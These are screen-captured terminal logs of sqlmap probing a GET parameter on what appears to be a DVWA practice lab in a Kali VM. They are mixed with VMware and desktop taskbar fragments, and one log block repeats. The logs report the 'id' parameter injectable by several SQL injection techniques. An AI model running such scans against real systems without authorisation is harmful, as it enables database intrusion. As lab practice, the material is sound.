[00:48:22] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[00:48:22] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:48:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:48:57] [WARNING] reflective value(s) found and filtering out
[00:49:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:49:02] [INFO] testing 'Generic inline queries'
[00:49:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:49:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:49:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[00:49:50] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[00:49:50] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:49:52] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:49:52] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:49:53] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:49:53] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:49:54] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:49:54] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[00:49:54] [INFO] testing 'MySQL inline queries'
[00:49:54] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:49:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:49:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:49:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:49:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:49:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:49:57] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:50:08] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:50:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:50:09] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:50:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:50:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:50:11] [INFO] target URL appears to have 2 columns in query
[00:50:13] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:50:13] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[00:51:00] [INFO] testing if GET parameter 'Submit' is dynamic
[00:51:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[00:51:01] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Nắng rải rác
Search
ENG
US
12:51
03/10/2024


Triettm - VMware Workstation
File Edit View VM Tabs Help
Home
Flare2024
Triettm
Vulnerability: File Uploa...
IDA - crush /home/triple...
qterminal
~/Desktop/pentest/dvw...
HTBApocalypse - Thunar
01:00 AM
triplet@kali: ~/Desktop/pentest
File Actions Edit View Help
[00:48:57] [WARNING] reflective value(s) found and filtering out
[00:49:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:49:02] [INFO] testing 'Generic inline queries'
[00:49:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:49:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:49:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[00:49:50] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[00:49:50] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:49:51] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:49:52] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:49:52] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:49:53] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:49:53] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[00:49:54] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:49:54] [INFO] GET parameter 'id' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[00:49:54] [INFO] testing 'MySQL inline queries'
[00:49:54] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:49:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:49:55] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:49:56] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:49:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:49:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:49:57] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:50:08] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:50:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:50:09] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:50:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:50:09] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:50:11] [INFO] target URL appears to have 2 columns in query
[00:50:13] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:50:13] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[00:51:00] [INFO] testing if GET parameter 'Submit' is dynamic
[00:51:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[00:51:01] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[00:51:02] [INFO] testing for SQL injection on GET parameter 'Submit'
[00:51:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:51:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:51:07] [INFO] testing 'Generic inline queries'
[00:51:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:51:27] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:51:44] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[00:52:05] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[00:52:39] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[00:53:13] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
got a 302 redirect to 'http://10.10.237.165/login.php'. Do you want to follow? [Y/n]
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
34°C
Nắng rải rác
Search
ENG
US
13:00
03/10/2024